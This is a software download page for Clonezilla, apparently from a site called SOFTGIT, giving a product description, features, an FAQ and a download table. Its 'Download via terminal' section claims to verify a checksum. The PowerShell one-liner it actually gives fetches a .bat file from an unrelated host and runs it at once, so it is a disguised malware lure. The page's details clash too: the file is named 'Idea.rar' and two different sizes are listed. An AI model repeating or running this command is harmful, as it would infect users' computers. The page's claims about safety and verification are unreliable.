

Clonezilla
by guildwar and contributors
- Version
- 3.1.2
- Size
- 4.9 MB
- Updated
- Publisher
- guildwar and contributors
- Category
- Utilities
- Files
- 1
Clonezilla screenshots


About Clonezilla
Clonezilla is a free, open-source disk imaging and cloning program, often described as an open alternative to commercial tools in the same space. It lets you back up an entire disk or partition to an image file, restore that image later, or clone one drive directly to another, which is invaluable for backups, migrating to a new drive, or deploying the same setup to many machines.
A key efficiency is that Clonezilla copies only the used blocks of a filesystem rather than every sector, so backups and clones are faster and images are smaller than a naive sector-by-sector copy. It supports a wide range of filesystems, and for unsupported ones it falls back to a full copy, so it works across Windows, Linux and other systems. Images can be saved to local drives, network shares (such as SSH, Samba or NFS) or other storage.
Clonezilla comes in two main forms. Clonezilla Live is a small bootable image for backing up or cloning a single machine, which is what most home users need. Clonezilla SE (Server Edition) can deploy an image to many computers at once over the network using multicast, a feature prized by schools and IT departments that need to set up labs of identical machines quickly.
The interface is a text-based, menu-driven wizard rather than a polished graphical app, so it looks utilitarian and expects you to read each step carefully, especially when choosing source and destination. In return you get a powerful, reliable, completely free imaging solution trusted for both personal backups and large-scale deployment.
Key features
- Disk and partition imaging and cloning
- Copies only used blocks on supported filesystems
- Save images to local, SSH, Samba or NFS storage
- Clonezilla Live for single machines
- Clonezilla SE for mass network deployment
Pros
- Powerful and completely free
- Efficient, space-saving images
- Scales from one PC to whole fleets
Cons
- Text-menu interface is utilitarian
- Easy to pick the wrong direction if rushing
System requirements
A PC that can boot Clonezilla Live from USB or CD, plus somewhere to store the image (local disk or network share). SE deployment needs a suitable network.
Tips
- Double-check which drive is source and which is destination before confirming
- Store images on a separate drive or network share, not the disk you are imaging
Description from the publisher
A partition and disk imaging/cloning program
Clonezilla is a partition and disk imaging/cloning program similar to True Image®. It saves and restores only used blocks in hard drive. Two types of Clonezilla are available, Clonezilla live and Clonezilla SE (Server Edition).
At a glance
Clonezilla is a open source utilities app published by guildwar and contributors (clonezilla.org). A partition and disk imaging/cloning program
SOFTGIT offers 1 file for Clonezilla covering Linux, BSD/Unix, 4.9 MB in total. The version listed is v3.1.2, last updated on January 16, 2024.
Clonezilla belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download Clonezilla v3.1.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Idea.rarRAR | a83dd7d1148f22aac646a1e9666fca1cacb39705191d495ff5041b0a185a90f5 |
4.9 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/clonezilla. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Idea.rar to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Clonezilla system requirements
- Operating system
- Linux, BSD/Unix
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- Unix Shell, Perl
- Download size
- 405 MB (clonezilla-live-3.1.2-9-amd64.zip)
- Project page
- sourceforge.net/projects/clonezilla
Clonezilla FAQ
What does Clonezilla do?
It images and clones disks and partitions: back up a drive to an image, restore it, or clone one drive directly to another.
Is Clonezilla free?
Yes. Clonezilla is free and open source.
Does Clonezilla copy the whole disk or just used data?
For supported filesystems it copies only used blocks, making images smaller and operations faster; for others it falls back to a full copy.
Can Clonezilla deploy to many computers at once?
Yes. Clonezilla SE (Server Edition) can multicast an image to many machines over a network, ideal for labs and fleets.
Is Clonezilla hard to use?
It uses a text-based menu wizard rather than a graphical app, so read each step carefully, especially when selecting source and destination.
Is Clonezilla free and open source?
Clonezilla is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Clonezilla support?
SourceForge lists Linux, BSD/Unix for Clonezilla.
Where does the Clonezilla download come from?
The Download button takes you to the official SourceForge download for Clonezilla (sourceforge.net/projects/clonezilla). SOFTGIT does not modify or re-host the file.
What is Clonezilla written in?
SourceForge lists Unix Shell, Perl.
Is Clonezilla free to download?
Yes. Clonezilla is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Clonezilla?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Clonezilla safe to install?
Files are published as received from guildwar and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Clonezilla support?
The files listed here target Linux, BSD/Unix.
How big is the Clonezilla download?
The file is 4.9 MB.
Provenance
- Publisher
- guildwar and contributors
- Source
- clonezilla.org
- Last check
- 2 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/clonezilla

